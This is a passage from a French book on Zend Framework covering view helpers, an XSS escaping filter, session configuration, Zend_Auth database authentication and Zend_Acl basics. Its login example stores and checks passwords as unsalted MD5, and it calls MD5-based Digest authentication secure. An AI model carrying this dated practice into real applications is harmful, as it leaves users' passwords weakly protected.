ques pages auparavant) se charge de gérer le dossier de base de la vue en ajoutant le dossier du module dans lequel on se trouve.

Appeler une aide de vue depuis l'instance de la vue `Zend_View` est très simple : sa méthode `__call()` permet un appel sous forme de méthode.

Quelques aides de vue

Les aides de vue incluses dans la distribution de Zend Framework sont très nombreuses et une lecture de la documentation vous en apprendra beaucoup sur chacune d'elles. Nous en avons en revanche utilisé quelques-unes dans notre application :

Aide de traduction

```
// en bootstrap :
Zend_Registry::set('Zend_Translate', $translate);

// en list.phtml
<th><?php echo $this->translate("Salle"); ?></th>
```

Cette aide va chercher l'instance de `Zend_Translate` dans le registre `Zend_Registry`, afin de permettre la traduction de chaînes de caractères.

Aide d'inclusion partielle

```
<!-- layout.phtml -->
<?php echo $this->partial('common/header.phtml',
    array('pageTitle' => $this->pageTitle)); ?>
```

Cette aide permet de charger un contenu partiel (bloc), issu d'un autre fichier. L'espace de nommage du bloc inséré n'est pas mélangé à l'espace courant. On passe simplement les variables dans un tableau en second paramètre de la méthode. C'est très pratique dès lors qu'une partie de la vue se répète un peu partout dans le design final, ou encore pour séparer les espaces de variables (ce que nous faisons ici).

L'aide d'inclusion partielle `partial` possède une sœur appelée `partialLoop` permettant de faire la même chose dans une boucle.

Aide de pagination

```
// en bootstrap :
Zend_Paginator::setDefaultScrollingStyle('Sliding');
Zend_View_Helper_PaginationControl::setDefaultViewPartial('common/pagination_control.phtml');
// en list.phtml :
// affichage direct d'un objet Zend_Paginator
<?php echo $this->reservations; ?>
```

Ici, l'aide est utilisée de manière statique pour spécifier un contenu partiel employé lorsqu'on affiche une instance du paginateur `Zend_Paginator` de manière directe.

Aide d'appel d'une action

```
// header.phtml
<?php echo $this->action('index', 'login'); ?>
```

L'aide `action` permet de lancer un processus de distribution cloné d'un trio module/contrôleur/action. Nous nous en servons pour afficher notamment le formulaire d'identification (*login*) dans l'en-tête du site. Ce formulaire ne doit pas être affiché si l'utilisateur est identifié. Il y a donc un point de décision. Cette décision ne doit pas être prise par la vue, car elle est du ressort d'un contrôleur.

La distribution est clonée, c'est-à-dire que les objets de requête, réponse, distributeur et vue sont dupliqués depuis la requête actuelle, afin que l'action demandée ne vienne pas interférer avec l'action actuelle. Si celle-ci se termine par une redirection ou une exception, l'aide `action` retournera `null`.

Créer son aide de vue

Bien entendu, il reste possible de créer ses propres aides de vue. Sauf si vous modifiez la manière dont `Zend_Loader_PluginLoader` agit dans `Zend_View`, les aides doivent suivre une syntaxe précise :

- elles doivent être préfixées par `Zend_View_Helper_` ;
- elle doivent posséder une méthode du même nom que leur classe, sans préfixe et sans majuscule à la première lettre ;
- elle peuvent hériter de `Zend_View_Helper_Abstract`, ceci permettra alors à `Zend_View` de leur passer sa propre instance, utilisable dans l'aide.

Voyons d'abord un exemple, avec une aide pratique : `baseUrl`.

`application/views/helpers/BaseUrl.php`

```
class Zend_View_Helper_BaseUrl
{
    public function baseUrl()
    {
        return Zend_Controller_Front::getInstance()->getBaseUrl();
    }
}
```

Très simple, cette aide permet de récupérer l'URL de base de l'application, ce qui est utile notamment pour créer des liens absolus, mais aussi

pour spécifier l'URL de base HTML à partir de laquelle tous les liens relatifs seront calculés (balise `<base>` en en-tête).

On note que l'aide s'appelle `BaseUrl`, et que la méthode s'appelle `baseUrl()`. Là encore, un design pattern *strategy* permet une utilisation très simple de l'aide :

Utilisation de l'aide `baseUrl` dans n'importe quelle vue

```
<?php echo $this->baseUrl() ?>
```

Il est aussi possible, fort heureusement, de dériver une aide de vue existante. C'est ce que nous avons fait pour l'aide `url`. Celle-ci permet de créer des URL en utilisant l'inversion de correspondance (*reverse matching*) du routeur, tout comme le fait l'aide d'action du même nom, rencontrée quelques pages avant.

L'inconvénient de l'aide de vue `url` réside dans son API quelque peu déroutante : il faut passer les module/contrôleur/action sous forme de tableau, et si on ne passe rien, la route n'est pas remise à zéro par défaut, ce qui entraîne la conservation des paramètres GET de la requête. Redéfinissons donc cette aide de vue afin d'obtenir une API un peu plus intéressante :

application/views/helpers/Link.php

```
class Zend_View_Helper_Link extends Zend_View_Helper_Url
{
    public function link($controllerName = null,
                        $actionName = null, $moduleName = null,
                        $params = '', $name = 'default',
                        $reset = true)
    {
        $fc = Zend_Controller_Front::getInstance();
        if ($controllerName === null) {
            $controllerName = $fc->getRequest()
                ->getParam('controller');
        }
        if ($actionName === null) {
            $actionName = $fc->getRequest()->getParam('action');
        }
        if (is_array($params)) {
            $params = '?' . http_build_query($params);
        }
        return parent::url(array(
            'controller'=> $controllerName,
            'action'     => $actionName,
            'module'     => $moduleName), $name, $reset) . $params;
    }
}
```

Enfin, voyons une dernière aide de vue personnalisée, héritant de `Zend_View_Helper_Abstract`.

`application/views/helpers/SetTitrePage.php`

```
class Zend_View_Helper_SetTitrePage extends Zend_View_Helper_Abstract
{
    const TITRE_PAGE_VAR = 'pageTitle';

    public function setTitrePage($titre)
    {
        $this->view->{self::TITRE_PAGE_VAR} =
            $this->view->translate($titre);
    }
}
```

Cette aide profite du fait que l'instance de `Zend_View` se passe elle-même à l'aide de vue, pour l'utiliser directement dans le but de traduire le message qui lui est passé, puis de le réaffecter à la vue sous forme d'une variable : `pageTitle`.

Ceci est possible parce que l'aide de vue hérite de `Zend_View_Helper_Abstract`. Elle se voit dotée de l'instance de `Zend_View` sous forme d'attribut public de classe `$view`.

Les filtres de vue

Les filtres de vue ont un seul but : filtrer le flux de sortie de la vue, c'est-à-dire le code du script de vue rendu, fusionné. Il n'existe pas de filtre de vue par défaut dans `Zend Framework`.

Les filtres de vue sont à stocker dans le dossier `views/filter`. Il est bien sûr possible de les placer dans n'importe quel dossier ajouté au préalable avec la méthode `addFilterPath()`.

Pour indiquer à la vue qu'elle doit utiliser un filtre particulier, il suffit de passer le nom de sa classe à la méthode `addFilter()`.

Les filtres n'ont pas à implémenter d'interface ou à hériter d'une classe abstraite, mais doivent par contre définir une méthode `filter()` pour fonctionner. Celle-ci reçoit en paramètre le flux de sortie provenant du tampon (*buffer*) PHP et le transforme à sa guise. Attention, les filtres sont appliqués par ordre FIFO.

Voici un exemple comportant un filtre d'échappement du flux de sortie afin de se prémunir d'attaques XSS :

RENOI **XSS et sécurité**

Le chapitre 11 sur la sécurité vous en apprendra plus sur le terme XSS, s'il ne vous est pas familier.

application/views/filters/EscapeFilter.php

```
class Zend_View_Filter_EscapeFilter
{
    private $_view;

    public function filter($data)
    {
        return $this->_view->escape($data);
    }

    public function setView(Zend_View_Interface $view)
    {
        $this->_view = $view;
    }
}
```

Utiliser le filtre préalablement créé

```
// depuis un contrôleur d'action :
$this->_view->addFilter('EscapeFilter');

// pour tout contrôleur, avant le dispatching :
$vr = Zend_Controller_Action_HelperBroker::getStaticHelper('ViewRenderer');
$vr->init();
$vr->view->addFilter('EscapeFilter');
```

La méthode `setView()`, si elle existe, est appelée par `Zend_View` lors du chargement du filtre. `Zend_View` passe alors sa propre instance au filtre, ce qui permet d'en extraire les aides, comme l'aide `escape`.

En résumé


Nous venons de décortiquer une bonne partie du modèle MVC de Zend Framework. Voici les principaux points à retenir :

- Chaque objet possède des responsabilités limitées, clairement identifiées et uniques.
- Ainsi, dans une application, il faut à tout prix éviter de dupliquer du code. Dans la mesure du possible, le code doit être testable.
- Lorsque l'on souhaite quelque chose, la question principale est de savoir à quel objet s'adresser, lui-même pouvant s'adresser à d'autres pour obtenir l'information. Les diagrammes de séquence UML sont très pratiques pour mettre en avant les messages échangés entre objets.
- La flexibilité offerte par le modèle MVC se paye au prix d'une certaine complexité, cependant gage de maintenabilité.

-
- Le modèle MVC n'est pas propre à PHP et encore moins à Zend Framework, qui n'invente rien en la matière. Consultez l'annexe E pour en savoir plus sur les aspects théoriques.
 - Pour être encore plus à l'aise avec MVC et avec PHP, nous vous conseillons vivement d'utiliser d'autres langages et d'autres frameworks MVC (dont Zend Framework tire certaines caractéristiques). Citons très rapidement Rails avec Ruby, ou Struts avec Java.
 - Le modèle MVC permet d'organiser son code en finesse, ce qui est nécessaire en entreprise, où de grosses équipes travaillent sur des projets d'envergure.
 - Ainsi, il n'est pas toujours utile d'utiliser un modèle MVC pour des applications très petites, ou ne nécessitant pas une maintenance très poussée.

chapitre

8



Sessions, authentification et autorisations

Toute application dynamique qui nécessite la reconnaissance d'utilisateurs utilise de près ou de loin les sessions pour la persistance des données, l'authentification pour permettre à un visiteur de se faire connaître, et, enfin, les autorisations qui déterminent les ressources auxquelles chaque visiteur doit avoir accès. Autant de notions qui exigent rigueur et organisation.

SOMMAIRE

- ▶ Utilisation avancée des sessions
- ▶ Gestion de l'authentification
- ▶ Gestion des autorisations

COMPOSANTS

- ▶ Zend_Session
- ▶ Zend_Auth
- ▶ Zend_Acl

MOTS-CLÉS

- ▶ session
- ▶ acl
- ▶ authentification
- ▶ autorisation
- ▶ sécurité
- ▶ persistance

Zend Framework propose trois composants spécialisés : `Zend_Session`, `Zend_Auth` et `Zend_Acl`. Trois outils que l'on peut choisir d'utiliser ou pas, en fonction des exigences. Ce chapitre vous présente une utilisation pratique de chacun d'eux dans un cas d'utilisation réel.

Notions élémentaires

Avant de commencer ce chapitre, il convient de définir l'authentification, l'autorisation, les listes de contrôle d'utilisateurs (ACL), ainsi que les sessions.

- *L'authentification* (aussi appelée *identification*) est l'action de demander à une personne ou à un système de prouver son identité. Sur le Web, aujourd'hui, le mot de passe est le moyen le plus utilisé pour remplir cette fonction.
- *L'autorisation* est l'action de contrôler si un rôle (souvent une personne identifiée) a le droit d'accéder ou non à une ressource.
- Les *listes de contrôle d'accès* (ACL, pour *Acces Control List*) sont des jeux d'autorisations, liant des utilisateurs à des rôles et des rôles à des ressources.
- Les *sessions* sont un mécanisme de persistance HTTP utilisant majoritairement un identifiant unique (`sessid`) dans un cookie. Leur but est de faire en sorte que le serveur HTTP puisse différencier tous ses clients.

La figure 8-1 illustre le cycle de vie d'une visite utilisateur avec ouverture de session. On y retrouve les termes d'authentification, autorisation et session.




Figure 8-1
Cycle d'une session utilisateur
et notions associées

Remarquons qu'il s'agit là de concepts indépendants, mais néanmoins complémentaires, et il conviendra de ne pas les confondre. Ainsi, souvent, un mécanisme d'authentification est lié à un mécanisme de contrôle de droits. Aussi, afin de conserver l'identité d'une personne identifiée – mais aussi ses droits – entre chaque requête HTTP, il sera souvent intéressant de faire appel aux sessions.

Les sessions

HTTP est un protocole sans état, c'est-à-dire qu'il n'a pas été prévu pour maintenir une connexion unique entre deux requêtes utilisateur. Plus simplement, lorsqu'un serveur HTTP reçoit une requête, il est incapable de savoir si celle-ci a un rapport avec une requête précédente, même si elle provient du même client. Autrement dit, HTTP ne prévoit pas de mécanisme de persistance pour l'identification des clients.

Heureusement, les temps changent et le protocole HTTP s'est vu en 10 ans ajouter nombre de nouvelles fonctionnalités – on parle d'extensions. Et vu la vitesse à laquelle le Web évolue, des extensions du protocole sont encore à prévoir à l'avenir.

Un grand pas en avant a été accompli depuis la création des cookies : si le serveur arrive à placer dans un cookie (petit fichier stocké sur le client et géré par le navigateur) un identifiant unique, il n'a alors plus qu'à attendre que chaque client (navigateur) le lui renvoie à chaque requête : le serveur est devenu capable d'identifier ses clients et de les suivre à la trace.

Pourquoi choisir Zend_Session ?

PHP propose un système de gestion de sessions depuis sa version 4, majoritairement basé sur le tableau `$_SESSION`. Celui-ci a été repris par Zend Framework afin de le simplifier et de lui ajouter des fonctionnalités intéressantes. En effet, la gymnastique nécessaire autour des sessions PHP est souvent pénible, et dès lors qu'il faut les régler finement, le travail s'alourdit encore.

`Zend_Session` est le composant de Zend Framework prévu pour piloter les sessions PHP. Pour ceci, deux classes nous sont proposées :

- `Zend_Session` est la classe générale qui servira à configurer le mécanisme interne des sessions PHP ; on ne l'utilise que de manière statique ;
- `Zend_Session_Namespace` est une classe destinée à piloter le tableau PHP classique `$_SESSION`. Il lui ajoute des fonctionnalités intéressantes et facilite son accès.

/// Cookie

En 1997, Netscape a inventé le mécanisme des cookies pour pallier le problème de persistance. Un *cookie* est un ensemble de données qu'un client envoie à chaque requête vers le même serveur. Il existe en réalité des subtilités, mais elles ne seront pas abordées ici en profondeur.

PRÉREQUIS **Connaître les sessions PHP**

Comme `Zend_Session` repose sur le mécanisme des sessions PHP, il convient de maîtriser ce mécanisme pour comprendre le fonctionnement des sessions, et de `Zend_Session`.

ATTENTION **Opérations manuelles**

Si vous utilisez `Zend_Session`, vous ne devez en aucun cas vous servir du tableau `$_SESSION` manuellement. Aussi, vous ne devez pas utiliser n'importe quelle fonction PHP concernant les sessions, au risque de troubler `Zend_Session`. La documentation de Zend Framework vous met clairement en garde à ce sujet.

Configurer sa session

Tout projet utilisant les sessions – c’est le cas du nôtre – doit au préalable songer à leur configuration. Heureusement, l’étape de configuration est très simple car un objet `Zend_Config` vient fournir ses services.

Fichier de bootstrap `index.php`

```
<?php
define('APP_MODE', 'dev');
$configSession = new Zend_Config_Ini('session.ini', APP_MODE);
Zend_Session::setOptions($configSession->toArray());
```

Fichier `session.ini`

```
[dev]
use_cookies           = on
use_only_cookies     = on
use_trans_sid        = off
strict                = off
remember_me_seconds  = 0
name                  = zfbook_session
gc_divisor            = 1000
gc_maxlifetime       = 86400
gc_probability        = 1

[prod : dev]

remember_me_seconds  = 0
gc_divisor            = 1000
gc_maxlifetime       = 600
gc_probability        = 1
```

Nous profitons de l’héritage des sections de `Zend_Config_Ini` pour charger la configuration concernant le mode dans lequel tourne notre application, à savoir développement (`dev`) ou production (`prod`).

La plupart de ces options font partie du fichier `php.ini` et nous supposons que vous êtes à l’aise avec le mécanisme des sessions de PHP. Détaillons en tout de même quelques-unes :

- `remember_me_seconds` configure le cookie de session. Mis à zéro, il s’agit d’un cookie qui sera supprimé à la fermeture du navigateur client, et la session sera alors invalidée ;
- `strict` – paramétré à `off` – cette option indique que la création d’un objet `Zend_Session_Namespace` entraînera le démarrage de la session si celle-ci n’a pas été déjà démarrée ;
- les options `trans-sid` et `cookie` indiquent à PHP qu’il faut utiliser uniquement les cookies pour faire transiter l’identifiant de session à travers chaque requête HTTP (fortement recommandé pour des raisons de sécurité) ;

RENOVI **Méthodes de configuration**

La plupart de ces paramètres peuvent être réglés quand bon vous semble, via des méthodes explicites de la classe `Zend_Session`. Référez-vous au manuel pour plus de détails les concernant.

- les options `gc` règlent le *garbage collector*, ou ramasse-miettes. Pour notre exemple, en développement, le ramasse-miettes passe plus souvent qu'en production, car les requêtes y sont moins fréquentes.

Utiliser les espaces de noms

Maintenant que notre session est configurée, nous allons pouvoir l'utiliser. `Zend_Session_Namespace` permet de créer un espace de noms (*namespace*) dans le tableau originel `$_SESSION`. Au lieu de manipuler celui-ci, vous manipulez des objets. Utiliser un objet `Zend_Session_Namespace` offre de multiples avantages :

- il permet d'éviter les collisions de variables, chaque espace de noms étant un conteneur à part entière ;
- il fournit le moyen de régler l'expiration de chaque espace de noms indépendamment ;
- il permet de régler l'expiration d'une donnée particulière dans un espace de noms, sans toucher au reste de la session ;
- il lance automatiquement la session PHP, si celle-ci le nécessite (à condition que l'option `strict` dans la configuration de `Zend_Session` ne possède pas la valeur `on`) ;
- il offre des possibilités de verrouillage d'un espace de noms particulier, afin d'en empêcher la modification.

Nous avons créé un couple plugin/aide d'action dans les chapitres 6 et 7 sur MVC, permettant de gérer la page de retour d'une action. Cette combinaison utilise un espace de noms. Revoyons-la du point de vue des sessions :

Création de l'espace de noms dans l'index

```
$sessionMVC = new Zend_Session_Namespace('MVC');
Zend_Registry::set('MVC_RedirectorToOrigin', $sessionMVC);
```

La création de cet espace de noms de sessions, effectuée assez tôt dans le fichier d'amorçage (*bootstrap*), va entraîner le démarrage implicite de la session. Ceci aurait pu être empêché avec l'option `strict` positionnée sur `on`, mais ça n'est pas l'effet recherché, au contraire : plus tôt la session démarre, mieux c'est. En effet, si des en-têtes HTTP étaient envoyés avant, alors l'erreur très connue *Header already sent* se produirait. Notez qu'il est aussi possible de démarrer la session avec la méthode `start()` de la classe `Zend_Session`.

L'objet est ensuite partagé en registres, de manière à ce que le couple plugin/aide d'action puisse l'utiliser. Revoyons le plugin :

Le plugin Zfbook_Controller_Plugins_Session

```

class Zfbook_Controller_Plugins_Session
extends Zend_Controller_Plugin_Abstract
{
    public function dispatchLoopShutdown()
    {
        $session = Zend_Registry::get('MVC_RedirectorToOrigin');
        $requestUri = $this->getRequest()->getRequestUri();
        $session->requestUri = $requestUri;
    }
}
    
```

Les espaces de noms de session s'utilisent comme des objets. On stocke ce que l'on souhaite dedans en sachant que ce sera totalement isolé des éventuels autres espaces de noms présents dans Zend_Session à ce moment-là. Dans notre cas, stockons l'URL actuelle dans le but de pouvoir plus tard rediriger l'utilisateur vers la page précédente.

Une attention particulière doit être donnée au stockage d'objets en session. En effet, souvenez-vous bien (ainsi fonctionne PHP...) qu'ils vont être sérialisés à leur insertion en session. Plus important : ils seront désérialisés dès l'ouverture de la session dans la requête suivante. N'oubliez donc pas d'inclure toutes les classes nécessaires avant le démarrage de la session. Nous assurons ceci pour notre part grâce à l'autoload, qui se charge de tout.

INFO Espaces de noms Zend

Quelques composants de Zend Framework utilisent les espaces de noms pour leur fonctionnement. Il est important de démarrer la session très tôt dans l'application de manière à ce que ces composants puissent les utiliser sereinement. Citons parmi eux l'aide d'action `flashMessenger`, ou encore `Zend_Auth`.

Gestion de l'authentification avec Zend_Auth




Figure 8-2
Diagramme de classes simplifié
du composant Zend_Auth

Pourquoi utiliser Zend_Auth ?

Le diagramme de classe de la figure 8-2 montre en quoi Zend_Auth s'avère utile. Comme pour Zend_Db (voir chapitre 5), Zend_Auth propose des adaptateurs, et donc une interface commune de pilotage du processus d'authentification, quelle que soit la source utilisée pour effectuer celle-ci.

Zend_Auth se décompose en plusieurs classes. Voici leur rôle :

- Zend_Auth propose de piloter l'authentification et sa persistance (généralement en session) ;
- Zend_Auth_Storage désigne les composants qui stockent la persistance de l'identité. Par défaut, un espace de noms de session est utilisé ;
- Zend_Auth_Adapter désigne les adaptateurs représentant le support vis-à-vis duquel les identifiants fournis par le client vont être comparés en vue de l'identifier ;
- Zend_Auth_Result représente le résultat d'un processus d'authentification. La classe permet de gérer plusieurs cas : succès, échec, échec avec conditions, etc.

Les adaptateurs

L'authentification est l'action qui permet à un client HTTP (un visiteur de l'application) de prouver son identité. Pour ce faire, celui-ci devra envoyer des informations, très souvent un couple login/mot de passe, qui vont alors être comparées avec un support sur le serveur, en fonction de l'adaptateur choisi.

- Infocard : adaptateur pour le logiciel de gestion d'identités InfoCard de Microsoft ;
- LDAP : cet adaptateur permet la comparaison des identifiants du client avec un annuaire LDAP ;
- OpenID : il fournit les moyens d'authentifier un client via le processus d'authentification centralisé OpenID, qui met en relation le client avec un autre serveur que la machine hôte ;
- DbTable : l'authentification au travers d'une table de base de données est possible grâce à cet adaptateur. Nous en verrons un exemple ;
- HTTP : cet adaptateur gère l'authentification via le protocole HTTP et la méthode Basic. Deux objets de requête et réponse sont nécessaires, issus des mêmes classes que celles utilisées par le modèle MVC de Zend Framework. Aussi, un fichier est utilisé pour stocker les identifiants des clients. Cette méthode n'est pas conseillée en raison de sa faible sécurité. En effet, les identifiants de l'utilisateur circulent en clair sur le réseau à chaque requête HTTP ;

EN SAVOIR PLUS RFC 2617

La RFC 2617 définit les mécanismes d'authentification pris en charge par HTTP. Leur connaissance apporte un avantage indéniable quant à la compréhension du fonctionnement et du comportement des adaptateurs concernés (HTTP et Digest).

- **Digest** : autre méthode d'authentification HTTP, mais sécurisée, cette fois. Un algorithme tel que *md5* est utilisé pour crypter le mot de passe lors des échanges HTTP. De plus, **Digest** permet de spécifier un temps de validité de l'authentification.

Exemple d'utilisation

Chaque adaptateur se configure différemment, mais tous implémentent l'interface nécessaire à leur intégration. Celle-ci définit une méthode, `authenticate()`, utilisée pour authentifier le client, une fois l'adaptateur correctement configuré.

Notre application nécessite l'identification de ses utilisateurs et nous avons choisi d'utiliser l'adaptateur `DbTable`. On fera donc appel à une authentification avec la base de données, ainsi qu'à la persistance de l'identité du client en session. Nous allons reprendre la partie de `LoginController` qui gère l'authentification.

LoginController.php

```
<?php
// partie authentification épurée pour l'exemple
$auth = Zend_Auth::getInstance();
$db    = Zend_Db_Table_Abstract::getDefaultAdapter();
$dbAdapter = new Zend_Auth_Adapter_DbTable($db, 'user', 'email', 'password', 'MD5(?)');
$dbAdapter->setCredential($password)
           ->setIdentity($login);
$result = $auth->authenticate($dbAdapter);
if ($result->isValid()) {
// écriture de l'objet complet en session, sauf le champ password
    $data = $dbAdapter->getResultRowObject(null, 'password');
    $auth->getStorage()->write($data);
}
```

L'adaptateur nécessite un objet `Zend_Db_Adapter_Abstract` afin de pouvoir piloter le SGBD à notre place. Heureusement, `Zend_Db_Table_Abstract` fait office de registre pour cet objet, configuré bien plus tôt dans le bootstrap.

Il faut ensuite fournir les identifiants du client, à savoir le login et le mot de passe, qui sont récupérés et validés plus tôt dans la requête. Notez qu'un paramètre spécial permet de spécifier le traitement éventuel à effectuer sur le champ mot de passe. Ici il faudra utiliser `md5`. Aussi, l'adaptateur se charge d'échapper et de filtrer pour nous les données qu'on lui transmet. Cette opération générique n'empêche pas néanmoins un filtrage plus fin effectué par le développeur.

À partir de ce moment-là, nous allons procéder à l'authentification. Quel que soit l'adaptateur utilisé, seul l'appel à la méthode `authenticate()` lance le processus de validation de l'identité en tant que tel. Nous avons alors le choix :

- si nous appelons `authenticate()` sur l'objet adaptateur, alors la persistance de l'identité ne sera pas assurée ;
- si nous appelons `authenticate()` sur `Zend_Auth`, en lui passant en paramètre notre adaptateur, alors la persistance de l'identité sera assurée dans le support par défaut de `Zend_Auth`, un espace de noms (namespace) de session nommé `Zend_Auth`.

Quel que soit le choix effectué, un objet `Zend_Auth_Result` est retourné. Nous choisissons la persistance. Dès lors, en supposant l'authentification valide, tout appel à la méthode `hasIdentity()` de `Zend_Auth` retournera `true` et tout appel à la méthode `getIdentity()` de `Zend_Auth` retournera l'information d'identité enregistrée. Bien entendu, ceci est valable tant que le support de stockage n'est pas invalidé (expiration de la session par exemple).

Par défaut, les informations concernant l'identité de l'utilisateur courant sont renvoyées. Ceci est en particulier valable pour l'adaptateur `DbTable`, les autres adaptateurs peuvent stocker par défaut d'autres renseignements. Il est possible de modifier cette information, ce que nous ferons par la suite.

La méthode `getStorage()` de `Zend_Auth` retourne son support de stockage de l'identité, à savoir par défaut un objet `Zend_Auth_Storage_Session` (contenant l'espace de nom déclaré dans la session). Notons que ce support est modifiable et personnalisable grâce à l'interface `Zend_Auth_Storage_Interface`.

Une fois le support en notre possession, nous lui demandons de stocker un objet contenant l'enregistrement de la base de données correspondant aux identifiants du client. La méthode `getResultRowObject()` de l'adaptateur `DbTable` retourne un objet `stdClass` représentant toute la ligne de la table. Cependant, son premier paramètre permet d'indiquer les champs à inclure : nous spécifions `null`, ce qui correspond à tous. Le second paramètre, lui, fait l'inverse : il permet de spécifier les champs à ne pas inclure dans l'objet résultat. Pour plus de sécurité, nous choisissons dans notre exemple de ne pas inclure le champ mot de passe de l'utilisateur.

La déconnexion peut s'effectuer de deux manières :

- en appelant la méthode `clearIdentity()` sur l'instance de `Zend_Auth`. Ceci a pour effet de détruire l'espace de noms de session concernant `Zend_Auth`. La méthode `hasIdentity()` retourne alors `false` : l'utilisateur est *déconnecté* ;
- en détruisant la session.

/// **stdClass**

La classe `stdClass` de PHP est une classe vierge. Elle est utilisée pour déclarer des objets dont on ne connaît pas la structure à l'avance.

RAPPEL Identification et autorisation

La gestion des autorisations (ACL) est un concept différent de l'identification des utilisateurs (Auth). Ainsi, `Zend_Auth` et `Zend_Acl` sont des composants indépendants, bien que souvent utilisés ensemble.

Choisissons la destruction totale de la session, car nous y stockons les ACL (voir en dernière section de ce chapitre) qu'il faut aussi détruire.

Zend_Acl : liste de contrôle d'accès

Dès lors que l'application nécessite de différencier les droits de ses utilisateurs, il faut un moyen de les gérer. L'utilisateur a-t-il le droit de modifier des réservations ? Le visiteur est-il autorisé à lister les salles disponibles ? La gestion de telles questions peut être déléguée au composant `Zend_Acl`.

Pourquoi utiliser Zend_Acl ?

`Zend_Acl` représente une solution générique de gestion des droits d'accès. *Générique* signifie qu'elle propose une base adaptée à toute utilisation, mais si elle ne l'est pas suffisamment à votre goût, vous pouvez facilement l'étendre pour la compléter. C'est l'un des principes fondateurs de Zend Framework.

Comme la gestion des autorisations peut devenir très complexe, le socle `Zend_Acl` fournit de bonnes bases pour s'attaquer à ce problème. Notre application introduit un problème simple d'autorisations et `Zend_Acl` le résoud tout aussi simplement.

Un peu de théorie sur les ACL

Il convient de définir trois notions importantes :

- les *rôles* représentent les entités dont on veut contrôler un accès, pour une ressource ;

ROLE	RESSOURCE	ACCES
VISITEUR	ACCUEIL	R
	RESA - LISTE	R
	RESA - EDITION	-
	RESA - SERVICES	R
	CONTACT	R/A
UTILISATEUR	ACCUEIL	R
	RESA - LISTE	R/S (si créateur)
	RESA - EDITION	R/A/E (si créateur)
	RESA - SERVICES	R/A/E (si créateur)
	CONTACT	R/A
ADMINISTRATEUR	ALL	R/A/S/E

Figure 8-3
Exemple de règles d'ACL

Légende des accès : R = Lecture (read) S = Suppression
E = Edition A = Ajout

- les *ressources* définissent les entités pour lesquelles on veut contrôler un accès par un rôle ;
- les *accès* sont les types de demandes que l'on veut formuler pour lier un rôle à une ressource.

Simplement, la question « l'utilisateur peut-t-il modifier une réservation ? » identifie :

- le rôle *utilisateur* ;
- la ressource *réservation* ;
- l'accès *modifier*.

Du côté des objets, nous avons à notre disposition :

- `Zend_Acl`, qui est l'objet de registre des ACL. C'est lui qui sait *qui a le droit de faire quoi*. Il enregistre donc des rôles, des ressources et des droits ;
- `Zend_Acl_Role` permet de définir les rôles. Les rôles peuvent hériter entre eux ;
- `Zend_Acl_Ressource` identifie les ressources. Les ressources peuvent hériter les unes des autres.

